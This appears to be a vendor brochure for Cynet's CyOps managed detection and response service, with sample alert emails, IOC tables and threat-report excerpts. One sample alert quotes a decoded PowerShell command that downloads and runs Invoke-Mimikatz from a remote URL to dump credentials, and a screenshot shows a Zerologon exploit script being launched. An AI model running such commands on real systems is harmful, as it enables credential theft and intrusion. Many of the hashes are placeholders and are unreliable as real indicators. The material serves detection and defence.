




CyOps Cynet's 24X7 Managed Detection and Response (MDR) Service

Included with the Cynet 360 Platform at no extra cost



The Problem: Detecting and Responding to Threats

Rising security breaches and successful ransomware attacks have frustrated security executives that have made considerable investments in cybersecurity technology and highly skilled security teams. With all the technology and expertise at hand, why do companies continue to fall victim to cybercrime? While defenses can always improve and skills can always be augmented, many organizations are simply overwhelmed by the volume and sophistication of attacks occurring on a daily basis. Other organizations cannot afford the technology and deep expertise required to detect and respond to threats.

Another ongoing problem lies in staffing - organizations make significant investments in cybersecurity technologies only to find they do not have the time and/or skills required to adequately operate the technology to detect and respond to threats. Even the most sophisticated prevention, detection and response technologies require human oversight. To fill the expertise gap, organizations often purchase Managed Detection and Response services from an existing vendor or third party provider, adding significant cost to their security budgets. Many small and mid-sized enterprises cannot afford this luxury.

The Solution: Cynet **Included** Managed Detection and Response

Cynet Managed Detection and Response services are automatically included with the Cynet platform – at no additional cost.

Many cybersecurity platform providers do not offer MDR services, while others charge exorbitant fees for this type of service. As a client, you won't pay a penny extra for Cynet's MDR service. Cynet's Managed Detection and Response team - CyOps - is available 24x7 to augment threat detection, provide threat expertise, and guide clients on all necessary response actions. CyOps leverages the power of the Cynet 360 platform to slash the time required by your security team to discover and respond to real threats.

To learn more about Cynet's complete offering of XDR, Response Automation and MDR services, <u>click here</u>.

Continuous Cybersecurity Oversight

Knowing that CyOps is continuously monitoring your environment and extending the capabilities of your team provides tremendous relief in the uncertain world of cybersecurity. As a client, CyOps provides you a broad range of proactive and ad hoc services to ensure you're always fully protected and any questions or concerns you may have are addressed.

Following are examples of how the CyOps team assists clients detect, investigate and respond to threats, as well as continually inform clients of important security-related updates and provide on-demand expert advice and assistance.





Detection

CyoOps augments the real time detection and response mechanisms built into the Cynet platform to ensure real threats are not overlooked and are properly addressed across your entire environment.

24x7 Monitoring, Analysis, and Proactive Outreach

The CyOps team continuously monitors your environment – every hour of every day throughout the year. The team manages events, alerts, customers inquiries and incidents. The team also provides alert analysis and correlation to other Cynet 360 alerted events.

The CyOps team will proactively contact you when certain alerts or events are detected along with specific actions that should be taken. This type of outreach falls into three general categories each requiring different response actions.

Internal activities

Includes a summary of the alerted event(s) and a description of their flow while also suggesting Whitelisting or Exclusion profiles.

We've detected what seems like an internal activity on the host "Anonymized"

' endpoints name contains Jenkins and SRV in it").

The Servers' "Jenkins" service used gitlab-runner.exe to build an executable. That said executable triggered Cynets detection as an abnormal executable.

Detection Engine	CyAl
Infected File	C:\gitlab-rnner\builds\5c032995\1\automationdevelopers\ automation\automationcore\ Advancedtestdevices\bin\release\ generalutils.dll
Malware Type	PE.Trojan
Malware ID	99.547318
Infected file SHA256	DBF8JW67JDWIRLKLOK123HJ7KHUJEE82YEIRK7IAYE7BDKEOU3UE8

Our recommendation is to investigate the endpoints purpose with its users, and whitelist it as follows:

Enter Cynets console, Settings > Whitelisting > Create rule:

- Applied on alert: "Detection Engine Malicious Binary"
- Type: "File SHA256 " One of the IOC's at the table bellow.
- Value:
 - 1. D8DFGH4KHNDKFG3KHSKLEKS3LKHKNJXCVN4LKNLKNXVC4L5K6J43KLNL3
 - 2. A71749JLJKLDFG94CVBOO34KN0MNFDG93KNXSDFNNF34JKLSFJ35350FDFD
 - 3. CBH3434KLND434K33KNKL00341LKHFGLEOER355JLGDEWSD4RG7677

Please create a for a rule containing all the IOC's in the list above.

Feel Free to contact us at any time.

Internal activity outreach example

Cynet has detected suspicious activity on the following host: Host name Anonymized A malicious PowerShell command attempted to run. After decoding the command, it seems like it's part of a script that Invoke Mimikatz. Powershell C:\windows\System32\WindoesPowerShell\v1.0\powershell.exe"enc SQBDEFIOLHSEFKLROJRE90REKINDLKJFNG43KINKJFNBV4LIKNJD FGJLKDFGKMNNCXVBNJKNDFMGNLKDFKJKLDFGKJLNMDNFGKLJ49 435KLJKDFNGNMKCLKINDFGNMCXNVFVKLJKKLPG94LKHNDFKNQQ WERRRTCVXCVSERT6R6GYTUPOPYOMCVBNM CVB Base64 decoding reveals the following command: IEX (New-Object Net.WebClient). DownloadString('hxxps:\\raw{.} githubusercontect{.}com/powershellmafia/powersplut/mastwr/

Suspicious activities

Includes a summary of the alerted event(s) and a description of their flow while also suggesting analysis steps you should take to help determine the activity's maliciousness.

We would like to confirm you received the alert.

Please feel free to contact us anytime.

We've detected malicious activity on the hest "Anonymized"

Suspicious activity outreach example

invoke-mimikatz{.}s1');\$m=Invoke-mimikatz

Malicious activities

When a request for alert reception is sent, it includes a summary of the alerted event(s) and a description of their flow while also listing recommendations for further remediation and analysis actions. In specific "Critical Risk" and "High Risk" severity incidents, a CyOps analyst can contact you through a predetermined method to make sure you're aware of the incident.

	activity on the nost "Anonymized". e was used to run a .JS file with an argument:
Grandparent Process Details	
Process SHA256	F4453492HFDG34KS9435LKJX980934864LKJSDXFKLJ320532
Process PID	1569
Process Running User	Anonymized
Process Path	C:\Windows\System32\wscript.exe
Process Params	C:\Windows\System32\wscript.exe" "F:\Files\711\tbdatnhph.js" aigmmourb

Following first execution, a copied Binary of WScript in different directory ran the JS file again, with another parameter.

Grandparent Process Details	
Process SHA256	F422014986984359872GULJ399345702345HY93476YHH249004
Process PID	9472
Process Running User	Anonymized
Process Path	C:\users\ Anonymized\appdata\local\dmdstjrpu\hphkagk.exe
Process Params	C:\users\ Anonymized\appdata\local\dmdstjrpu\hphkagk.exe" "F:\ Files\711\tbdatnhph.js"lemivqeh

This process then dumped a malicious payload into one of the hosts drives- Note, this might be a mapped network drive. Also, this payload is a Polymorphic slightly modified variant of the original, taking evasive maneuvers

Detection Engine	Cynet AV
Infected file	F:\Files\546\evwgckfk.js
Malware Type	virus
Malware ID	Js\Agent.evw
Infected file SHA256	2C0D23DSFJK399JKHFH98937JKHEWEQFHBBNCV93JHE83GRET

We'd like you to confirm you've received the alert – Please note, Cynet360 Auto-Remediation features are disabled and so the activity never stopped.

 Auto Remediation
 False

 Auto Remediation
 NotSet

Malicious activity outreach example

Connectivity & Availability Monitoring

The CyOps team cooperates with the Cynet support department to ensure continuous protection and server usability. This includes monitoring abnormal PCQ sizes of any Cynet 360 protected environment to help evaluate the environment's activity load. In case the Cynet 360 Servers' "Heartbeat" is lost, CyOps will immediately reach out to you to remediate any connection disruptions.

Dear team,
We are sending this email to inform you that it appears that there is no network communication between your Cynet server and our Virtual Private Cloud.
Please follow this checklist to make sure that the system is working properly and please reply with answer to all tests.
Please do not reboot the Cynet server!
 Verify that all Cynet services are up and running(CS Helper, Cynet, CynetDB, CynetProtobufHandlet, CynetListener) If not, please let us know.
2. Check connectivity from the Cynet server to Cynet VPC via this link https://api.t-
3. Shield.com/pub99jd48a/temp.txt
4. In case of success, you will see the words: " mission accomplished!"
If your Cynet service is tunning with specific credentials, please make sure they are not locked out or disabled.
6. Verify that the external IP that you provided us did not change.
It's very important to us to get the system up and running as soon as possible in order to provide you with the maximum protection possible.

Heartbeat loss outreach example

If you have any further questions, please do not hesitate to contact us.



CyOps: Cynet's 24X7 Managed Detection and Response (MDR) Service 4




Detection

Implementing New Detection Mechanisms

The CyOps team is continually researching and analyzing new attack techniques to develop and implement prevention and detection mechanisms into the Cynet platform.

Proactive Threat Intelligence and Hunting

CyOps continually searches for new emerging threats in order to implement IOCs and patterns into Cynet 360 mechanisms. These proactive actions enable Cynet 360 to collect, analyze and alert for events while giving the forensics feature its ability to assess an entity's risk level.



Example client proactive outreach email for detected threat

DETECTION

Cynet 360 already detects and alerts its customers when this vulnerability is exploited in your environment. However, we highly recommend that you apply the latest security updates.

Due to the magnitude and potential impact of this vulnerability, Cynet decided to release two detection mechanisms for the wide community that provide visibility for exploits for Zerologon vulnerability.

First is a <u>YARA rule</u> which can be used to scan memory dumps of *Isass.exe*. The rule will alert upon detection of Mimikatz or other Zerologon exploits.


Second is an executable file, *Cynet.ZerologonDetector.exe* which detects spikes in network traffic of lsass.exe from a given IP. The YARA rule can detect attacks that occurred prior to its deployment and provide an indication upon detection of a Zerologon exploitation.

DC] WinServer 2019	×				[Attacker] Windows 10 ×
🗹 📜 🖛		Manage Cynet-Zerologo	n-Detector –	- 0 ×	2 Windows PowerShell -
File Home	Share	View Application Tools		~ 🕜	PS C:\Users\TheUser\Downloads> hostname TheUserDomain
← → ∽ ↑ 📕	« Loca	I Disk > Cynet-Zerologon-Detector	・ ひ Search Cynet-Ze	rologon-Dete 🔎	PS C:\Users\TheUser\Downloads> ipconfig
🖈 Quick access		Name	Date modified	Туре	Windows IP Configuration
Desktop	*	Install AutoStart.bat	9/22/2020 11:35 PM		
Downloads		Uninstall AutoStart.bat	9/22/2020 6:09 PM	Windows Batch File	Ethernet adapter EthernetO:
Documents	*	Cynet.ZerologonAttacksDetected.txt	9/23/2020 8:02 AM	Text Document	Connection-specific DNS Suffix . : localdomain
Documents		Cynet.ZerologonDetector.exe	9/23/2020 8:47 AM	Application	Link-local IPv6 Address : fe80::542e:1d4f:d197:ba4b%1
	A	Cynet.ZerologonDetector.exe.config	9/22/2020 9:47 PM	CONFIG File	IPv4 Address 172.16.200.130
eyal		Cynet.ZerologonDetector.ini	9/22/2020 6:38 PM	Configuration setti.	Subnet Mask
Release		Microsoft.Diagnostics.FastSerialization.dll	9/18/2020 9:34 PM	Application extens.	Default Gateway
solution		Microsoft.Diagnostics.Tracing.TraceEvent		Application extens.	Ethernet adapter Ethernet1:
System32		Microsoft.Management.Infrastructure.dll	7/17/2017 2:46 PM	Application extens.	
S This PC		SExtensions.dll	1/4/2019 4:24 PM	Application extens.	Link local TDV6 Address . for0426.a605.a402.f46a99
		System.Management.Automation.dll System.Runtime.CompilerServices.Unsafe	7/17/2017 2:46 PM	Application extens.	IPv4 Address 172.16.201.133
🗼 Network		System.kuntime.CompilerServices.Unsate	2/21/2020 4:06 AM	Application extens.	Subnet Mask
					PS C:\Users\TheUser\Downloads> python .\cve-2020-1472-exploit.py W
					N-0U3F9HEJ7T9 172.16.200.128

Example of newly released exploit detection mechanisms from Zerologon Vulnerability Analysis

New Ransomware Variations

Ransomware variants are analyzed by CyOps Analysts for specific identifiers which are implemented into Cynet 360 Mechanisms.



Sample email to new client during incident response engagement

SSDeep Implementation

Cynet detects a file hash (SSDEEP) which is highly similar to a file hash that is flagged in our threat intelligence database as malicious. This alert is used to detect new variants of known malware.

etwalker Meta_Data	1
MD5	993b79fjkj39803hjks0347jdskkuryh393498jhf
SHA-1	6fd3947sdja2340daj340-90kldfskg0oljppoerh937343434
SHA-256	6fd3947sdj hjks0347jdskkuryh
Vhash	0940566513f4098345907z!z
Authentihash	hjks0347jdskkuryh40983452340daj3 ldfskg0oljppoerh937sdfsd
Imphash	sd ldfskg0oljppoerh9373434
SSDEEP	1536:NQVICPQEIORKSRKLJhe82POuerlknbtTYkl;sdjkf93khlkdsfg3KJH UIEWR340
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File size	94.00 KB (96256 bytes)

Example of SSDEEP hash included with NetWalker metadata in Threat Report

Memory Patterns

Cynet can detect a ransomware process by identifying matching patterns the CyOps team implements during the daily malware analysis.

Cynet Alert Notification				
Action	Blocked			
Severity	Critical			
Category	Memory Pattern – Ransomare – Nemty (NetWalker)			



Example of memory pattern matching alert notification

File Classifications

Files seen by Cynet 360 are classified per the file type of product, including values indicated in the Cynet 360 console. Classifying files as malicious also creates a trigger for the Cynet 360 incident mechanism, which opens an event at the console, showing the details of the incident (Hostname, SHA256 and more).

		Alert Name		
	Time 🚽	Alert Name	File SHA256	File Path
•	Sep 29, 2020 @ 14:21:49.813	<mark>Trojan</mark> ! <mark>6</mark> en	CC0891DF3EA533798483C101B1DA9E25A1581F2D7F6 213FA1DC1F3EC45925231	c:\users\pricer\desktop\salva\ccno_preprocess\nssm_x64.exe
□ >	Sep 29, 2020 @ 13:19:08.459	<mark>Trojan</mark> ! <mark>6</mark> en	D05B5F13BFA9082F9087DABC3C4D15471209B1DFE8B 27272360558DBA2C85D43	c:\windows\installdir\server.exe
□ >	Sep 29, 2020 @ 11:10:46.057	Trojan ! <mark>G</mark> en	D05B5F13BFA9082F9087DABC3C4D15471209B1DFE8B 27272360558DBA2C85D43	c:\windows\installdir\server.exe
□ >	Sep 28, 2020 @ 13:52:05.451	HackTool	649F3B0148C4F8202B0C2D24A490A99523ACC0BD324 5C08499162B94CA5D30A5	c:\program files (x86)\adobe\acrobat 11.0\acrobat\amtlib.dll
□ >	Sep 28, 2020 @ 13:12:34.648	HackTool	499A5A821099F50B85A5A54BD5B856EB474E32972C6 F172DBA67A134D6EB3259	c:\users\text{test} desktop\nuova cartella\auslogics boostspeed v10.8.20.0 portable\app\boostspeed d\shfolder.dll
□ >	Sep 28, 2020 @ 11:39:24.505	<mark>HackTool</mark> ! Patch	460678CDE7FB1006430F97C286D7AC8DE915315291C 6C542567AE73939F848C8	c:\users appdata\local\temp\rarSexa17080.40970\patch-mpt\adobe.acrobat.xi.pro.patch-mpt.exe
	Sep 28, 2020 @ 10:16:55.704	Trojan ! <mark>G</mark> en	D0585F13BFA9082F9087DABC3C4D15471209B1DFE88 27272360558DBA2C85D43	c:\windows\installdir\server.exe
	Sep 28, 2020 @ 04:54:12.362	Trojan ! <mark>G</mark> en	080FCB902CD793DD2FAE00C94106FBE09EB442F504B 1DF29CCC0776333C17253	c:\programdata\46c00904-6bf0-814e-d23c-ff9ef3e922b0\{8ece39c2-298f-4bb0-c630-0ec87f42fe4a}
\Box >	Sep 27, 2020 @ 21:15:35.878	Trojan ! <mark>G</mark> en	6E418110118A3644DBFFED6E2CDDAFBCA7E69BB200A 8C3568D948D9B0110E4CE	<pre>c:\users\temp\appdata\local\temp\vmware-temp\vmwarednd\b05bc54e\10\backdoor.win32.ceckno.crl.3 e3fe609ff2a7095116bc3e913154c3d</pre>
	Sep 27, 2020 @ 21:15:34.885	Trojan ! <mark>G</mark> en	84C2979C2ADDC725381E85D91CADD888B18C1CE9464 63FA3A24D29C8C3E8C2FB	c:\users\temp\appdata\local\temp\vmware-temp\vmwarednd\b05bc54e\10\backdoor.win32.ceckno.cqu.2 b12a0d933254e18a253fbb9d64f38b2
\Box >	Sep 27, 2020 @ 21:09:45.594	Trojan ! <mark>G</mark> en	3BF57B628CF0D62F8C275374F8B514D43FFD76F0525 6C4F29909B6C00FC9721B	c:\users\temp\appdata\local\temp\vmware-temp\vmwarednd\b85bc54e\9\backdoor.win32.ceckno.bko.a8 5b214ef153b6412689612e9ecf8be

Example of malicious file classification

Network IOCs Classifications

Network IOCs seen by Cynet 360 are classified per the file type of product, including values indicated in the Cynet 360 console. Classifying network connections as malicious also creates a trigger for the Cynet 360 incident mechanism, which open an event at the console, showing the details of the incident (Hostname, SHA256 and more).

Domain	Image: Non-State Non-S	↑↓ First Seen ↑↓ From To	Last Seen ↑↓ 15/09/2(×1 To	URL Count	Host Count	Remote IP Count	Source IP Count	lser C rom
Load: 25 🗸 entities								
* 8.238.10.254	(Inclassified)	·** 09/29/2020 14:10	^{ක්} 09/29/2020 14:10					
☐ ♣ 52.137.106.217		<u>ه 09/29/2020 11:17</u>	🗟 09/29/2020 16:13					
□ 券 8.241.17.126	C 0 Unclassified	د 09/29/2020 10:10 الله الم	[@] 09/29/2020 10:10					
☐ ₩ 216.58.211.195	C 0 Unclassified	َ ^{ار} ة 09/29/2020 08:12	\$ 09/29/2020 08:12					
☐ ₩ 216.58.212.99	C 0 Unclassified	慮 09/28/2020 22:09	\$ 09/28/2020 22:09					
☐ ♣ 92.123.114.18	C 0 Unclassified	৩9/28/2020 16:14	<u>ه</u> 09/28/2020 16:14					

Example of malicious network details



CyOps: Cynet's 24X7 Managed Detection and Response (MDR) Service

5

Investigation

With a click of the mouse in the Cynet console, you can send suspicious files directly to CyOps researchers to analyze.

File Analysis

If you find a suspicious file, you can send it to CyOps for analysis and suggestions for custom remediation and enforcement profiles via the Cynet 360 platform.

TECHNICAL ANALYSIS

Cynet has performed a detailed malware analysis on the malicious file.

Metadata of the Variant:

- Sodinokibi Ransomware
 File name xxx.exe
- File Halle = XALEAE

 Sha256-SAA8422278365F684F018429C6E28A4924521C78B948C655D856CC59D2838489

 SsDeep 6144:mrjGBkYpDMhdUsg+8zSRfFNV9W5GM69ITE:ijGBkYVAFzSRtN3ITE

Upon examining the file's resources, we discovered very high entropy in the "text" section.

This usually indicates that the file is packed, which assists the file with evading Anti Viruses and Windows defender.



As you will see in the report, the file unpacks itself and runs the packed code in a child process. This method is known as Self injection.

Example summary of file analyzed by CyOps

Attack Investigation

Deep-dive into validated attack bits and bytes to gain the full understanding of scope and impact, providing you with updated IoCs.

Туре	Indicator
Registry Key	 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Ran HKCU\software\ HKCU\ software\classes\virtualstore\machine\software
Payload instance locations	 C:\User\AppData\Local\Temp****.exe C:\User\AppData\Roaming********.exe
Ransom note name	{Random}@cock.li{random}@tuta.io
Emails related to the attacker	Ad8fdfkljsdf90435kjdfhgj90345kljsdflkj34904534kljsfklj435fdgdfklj43 598dfjghjkfdhg90435kljdfgkdfg90435kljdlfgj90435jkldfgukheoishq98 2345yjhs efsjkjhxcv893425jhksdfjkasdf9804358 9yerhtjh3eroitxcmm n3456awqweoi93245kjxgfdg89034jkhsdfbxcvfd gmnfgi43509sdjkhz0 ghgvhdsdf0435kljdlfgj90435jkldfgukheoishq982345yjhsefsjkjhxcv893 425jjhksdfjkasdf98043589yerhtjh3eroitxcmmn3456awqweoi93245kj xgfdg8903

Example of IOCs taken from Netwalker malware analysis



CyOps: Cynet's 24X7 Managed Detection and Response (MDR) Service 6

Response

While the Cynet platform includes automated remediation actions, you can always request assistance with more complex remediation actions or, if you prefer, to manually remediate threats.



Remediation Instructions

Conclusion of investigated attacks entails concrete guidance on which endpoints, files, users and network traffic should be remediated.

Recommendations

In order to clean up an infected host, it is crucial to revert of the steps taken by the payload of the attack

- Clean the Registry of any of the manipulated values.
- Delete Malicious Childs instances from the memory
- Block Network Traffic to any domain contacted throughout the attack

Indicators of Compromise

Туре	Indicator
Registry Key	${\sf HKCU}\ {\sf SOFTWARE}\ {\sf Microsoft}\ {\sf windows}\ {\sf CurrentVersion}\ {\sf Run}$
Payload instance location	C:\User*use*\"119.exe"
Payload instance location	C:\User*use*\AppData\Local\"ThemesMaker"
PowerShell Domain	107.180.3.11
PowerShell Domain	166.62.10.28
Child Domain	186.90.29.228
Child Domain	181.135.153.203
Child Domain	74.208.68.48
Child Domain	104.131.58.132

Example of remediation instructions and IOCs from Emotet threat report

Custom Remediation Playbooks

Customized remediation playbooks take into consideration the unique requirements and restrictions of your specific environment when remediating threats. For example, an ecommerce or health care provider may address server remediation differently than a manufacturing or office environment.

REMEDIATION DECEPTION						
CUSTOM REMEDIATION PLAYBOOKS						
← EDIT PLAYBOOK						
Name						
Playbook Execution Type How the actions of the playbook should be executed (sequential, parallel).	Parallel					
Playbook Actions Define which custom remediation actions the playbook will contain.	Unquarantine Enable Local User Unblock Traffic_Cr Block Traffic_Cr Unisolate_Cr Delete File Cr		Kill Process_Cr Quarantine_Cr Isolate_Cr Show Isolate Status Disable Local User			
	Show Isolate Rules Disconnect User Session Block RDP_Cr Unblock RDP_Cr Uninstall Sophos Uninstall Teamviewer Disable Input 30 Sec Block USB Ever Cr					

Example of Cynet platform Customized Playbook Editor GUI



Expert Advice

CyOps is available around the clock to answer any questions you may have.



- Is an alert not 100% clear? Ask us anything!
- Were you informed of something suspicious? Share files and information and the CyOps team will investigate and get back to you with our findings!
- Do you want to investigate an activity or enforce your security policy by using Cynet? Let us know and we will gladly assist!
- Do you know of any abnormal, internal activity? Let us know and we'll help with a profile suggestion. Whitelist and exclusion features usability are our domain!
- Did you receive IOCs and want to make sure that Cynet has it? We can implement the IOCs in our VPC and we can assist you with implementing them in your Cynet server!





Research Reports

The CyOps team shares regular newsletters, updates and reports to keep you informed of new attack and protection techniques.

See <u>www.cynet.com/services</u> for examples of publicly available reports.



Cynet 360 Threat Detection Reports

The CyOps team shares detailed threat information to provide an overview and detailed technical insights for known malware and techniques.

EXECUTIVE SUMMARY

These Days, while the world citizens are dealing with one of the biggest crisis our humanity encountered, there are cyber-criminals that take advantage of the situation to spread a new variant of A ransomware named 'NetWalker' via Corona Virus phishing campaign.

Besides home-users that have been infected by this ransomware, enterprises, government agencies and health organizations also been reported to be attacked by 'NetWalker'.

two widely reported attacks are the ones on the 'Toll Group' – Australian transportation and logistics company, that been encrypted by the ransomware and the one that will be remembered is the attack on the 'Illinois Champaign-Urbana Public-Health District (CUPHD) website, which temporarily prevented health district employees from accessing certain files. The attackers demanded 475k\$ regain access to their data, the price was negotiated to 350k\$.

This attack made the FBI and the U.S Department of homeland security step in, which shows how big this crisis is and how it is important to be familiar with this variant in order to prevent further attacks.

Overview of the NetWalker Payload

'NetWalker' ransomware was discovered in August 2019, it was initially named Mailto based on the extension that was appended to encrypted files, but analysis of one of its decryptors indicates that it is named 'NetWalker'.

'NetWalker' compromises network and encrypts all Windows devices connected to them. When executed, NetWalker uses an embedded configuration that includes a ransom note template, ransom note file names and various configuration options.

Example of an executive summary from a Cynet 360 Threat Report

CyOps Newsletter

Ongoing newsletter to inform clients of important cybersecurity developments and ad hoc reports to inform clients of critical updates required to patch newly discovered vulnerabilities.



After 7 years of development, Microsoft announced that their 365 apps suite will no longer support Internet Explorer 11.

The announcement comes with the release of the new Edge browser, based on the Chromium project. For easy deployment, Microsoft published video guides and documentation to help with the deployment.

A new service named "App Assure" was created, In order to help move enterprise applications to support the new 365 apps such as the Edge browser.

The new Edge browser also adds many new security options for organizations. The browser portfolio, now includes separate sandboxed browser tabs, built in reputation checks for websites visited using SmartScreen and more.

File Action View Help					
Local Computer Policy					
Computer Policy Foreign and the policy	iii Microsoft Edge				
> Software Settings	Block third party cookies	Setting	State	Comment	
> 📫 Windows Settings	Edit <u>policy setting</u> Requirements: Microsoft Edge version 77, Windows	Cast Cast			
Administrative Templates		Content settings			
> 🛗 Control Panel		Default search provider			
Microsoft Edge		Extensions			
Cast	7 or later	HTTP authentication			
Content settings	Description:	Native Messaging			
Default search provider	Block web page elements that aren't	Password manager and protection			
Extensions	from the domain that's in the address	Printing			
HTTP authentication bar from setting cookies. Native Messaging	bar from setting cookies.	Proxy server			
	Password manager and protection Printing Proyse waiter StartafSceen settings Microsoft Edge - Default Settings (user Microsoft Edge - Default Settings (user Microsoft Edge (Didate Microsoft Edge (Didate) Microsoft Edge (Didate)	SmartScreen settings			
		Startup, home page and new tab page			
		E Ads setting for sites with intrusive ads	Not configured	No	
		Enable deleting browser and download history	Not configured	No	
		E Allow file selection dialogs	Not configured	No	
		E Allows a page to show popups during its unloading	Not configured	No	
		Allows a page to perform synchronous XHR requests during	Not configured	No	
		Configure tracking prevention exceptions for specific sites	Not configured	No	

Example of information shared in a CyOps Newsletter

Cynet	CRITICAL UPDATE
CVE-2020-1350 WINDO	WS DNS SERVER RCE VULNERABILITY
	ollity in the Windows Domain Name Servers, dubbed 'SigRed', that gain domain administrator privileges over targeted servers and structure.
	bility by sending crafted malicious DNS queries to a Windows DNS ling the hacker to intercept and manipulate users' emails and users' credentials and much more.
The flaw is wormable in nature, allowing attackers to another without any human interaction.	to launch an attack that can spread from one vulnerable computer
Microsoft released a patch for the vulnerability and Tuesday, which also includes security updates for	started rolling it out yesterday (July 14 th) as part of its July Patch 122 other vulnerabilities. This is the best solution for this
vulnerability. In case you choose to wait with deploying the Winc mitigation:	

Example of Critical Update due to newly discovered vulnerability

Technique Reports


Deep dives into the techniques used by newly discovered malware variants. Detailed detection mechanisms for newly discovered exploits are also provided.

EXECUTIVE SUMMARY

Analyst Name: Eran Yosef

The Cynet CyOps team had encountered a vastly used technique called "Squiblydoo," this technique is designed to bypass security products by utilizing legitimate and known applications or files (i.e. Lolbins) that are built into the operating system by default.


In other words, "Squiblydoo" provides a way for an unapproved script to run on a machine that is setup to allow only approved scripts to run. "Squiblydoo" allows a user with normal privileges to download and execute a script which is stored on a remote server. "Squiblydoo" describes a specific usage of regsvr32.dll [LOLbin] to load a COM scriptlet directly from the internet and execute it in a way that bypasses security protections.



Example executive summary from Squiblidoo Technique report

Malware Reports

New malware variants are fully analyzed and dissected by CyOps researchers.



Segment of Attack Flow analysis from Lockbit Ransomware Threat Report



CyOps: Cynet's 24X7 Managed Detection and Response (MDR) Service 9

What Cynet customers have to say about CyOps

"

Cynet's CyOps security team is a major plus. They're online 24/7 assisting with threat hunting, alerting, and helping with incident response without any additional cost.

"

One of the biggest values of Cynet is their CyOps team of security experts who are available around the clock, whenever we need them. They enhance and compliant our existing security capabilities and as a CISO, this gives me peace of mind.



Fabio Gianotti, CISO UBISS

"

From my point of view, one of the main benefits of the Cynet 360 platform is the 24/7 availability of its team of security analysts – knowing they are available should we need them gives us an added feeling of confidence.



Israel Feinberg, CIO Wolfson Medical Center

Conclusion

Dr. Drew Bjerken, CISO, CPO

Catalina

Effective breach protection must include a combination of prevention and detection technologies along with deep cybersecurity oversight and expertise. The CyOps team ensures Cynet technology is optimized by continuously monitoring your environment and proactively contacting you when further attention is required. CyOps ensures that all appropriate and necessary detection, investigation and response actions are conducted accurately and thoroughly

Whether your organization already has deep cybersecurity expertise and just lacks the time or staff, or whether your organization just doesn't have the expertise necessary to ensure you're always protected – CyOps is there to help. You don't have to do it alone. CyOps is ready to extend your resources and expertise in the ongoing fight against cybercrime.

And, you receive all of the benefits of CyOps Managed Detection and Response services as part of the Cynet platform - **at no additional cost!**

Learn more about CyOps here:

https://www.cynet.com/services

